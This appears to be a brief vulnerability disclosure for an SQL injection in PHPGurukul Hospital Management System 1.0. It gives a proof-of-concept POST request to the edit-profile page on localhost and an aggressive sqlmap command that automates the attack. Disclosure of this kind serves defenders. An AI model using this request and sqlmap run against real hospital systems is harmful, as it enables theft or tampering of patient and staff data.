
PHPGurukul Hospital Management System SQL Injection Vulnerability

Affected Version: 1.0

Manufacturer: phpgurukul.com/

Download address: phpgurukul.com/projects/Hospital-Management-System-PHP.zip

Environment:   


POC

|  |
| --- |
| POST /Hospital-Management-System-PHP/hospital/hms/edit-profile.php HTTP/1.1  Host: localhost  Content-Length: 116  Cache-Control: max-age=0  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="98"  sec-ch-ua-mobile: ?0  sec-ch-ua-platform: "Windows"  Upgrade-Insecure-Requests: 1  Origin: http://localhost  Content-Type: application/x-www-form-urlencoded  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  Sec-Fetch-Site: same-origin  Sec-Fetch-Mode: navigate  Sec-Fetch-User: ?1  Sec-Fetch-Dest: document  Referer: http://localhost/Hospital-Management-System-PHP/hospital/hms/edit-profile.php  Accept-Encoding: gzip, deflate  Accept-Language: zh-CN,zh;q=0.9  Cookie: USER\_NAME\_COOKIE=admin; SID\_1=aa141d36; mailpoet\_page\_view=%7B%22timestamp%22%3A1694409700%7D; mailpoet\_subscriber=%7B%22subscriber\_id%22%3A2%7D; \_ga=GA1.1.324136046.1702458922; Hm\_lvt\_6a3c7d9bb52a48ffadde32007d2a259e=1702459185; \_pk\_id.1.1fff=4343a030b8a53617.1702459185.; PHPSESSID=l7gqshcet6f2d84e2r3ae4a5tj  Connection: close  fname=John+Doe&address=A+123+ABC+Apartment+GZB+201017&city=Ghaziabad&gender=male&uemail=johndoe12%40test.com&submit= |

Sqlmap  
python sqlmap.py -r 2.txt --level 5 --risk 3

